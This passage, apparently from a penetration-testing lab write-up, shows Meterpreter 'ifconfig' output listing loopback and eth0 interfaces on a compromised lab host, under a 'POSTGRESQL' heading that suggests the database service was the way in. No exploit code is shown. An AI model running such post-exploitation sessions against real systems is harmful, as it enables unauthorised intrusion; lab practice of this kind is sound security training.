IPv6 Address : fe80::a00:27ff:fe24:671a
IPv6 Netmask : ::
```

POSTGRESQL

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo
Hardware MAC : 00:00:00:00:00:00
MTU        : 16436
Flags      : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
=====
Name       : eth0
Hardware MAC : 08:00:27:24:67:1a
MTU        : 1500
Flags      : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.75.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe24:671a
IPv6 Netmask : ffff:ffff:ffff:ffff::
```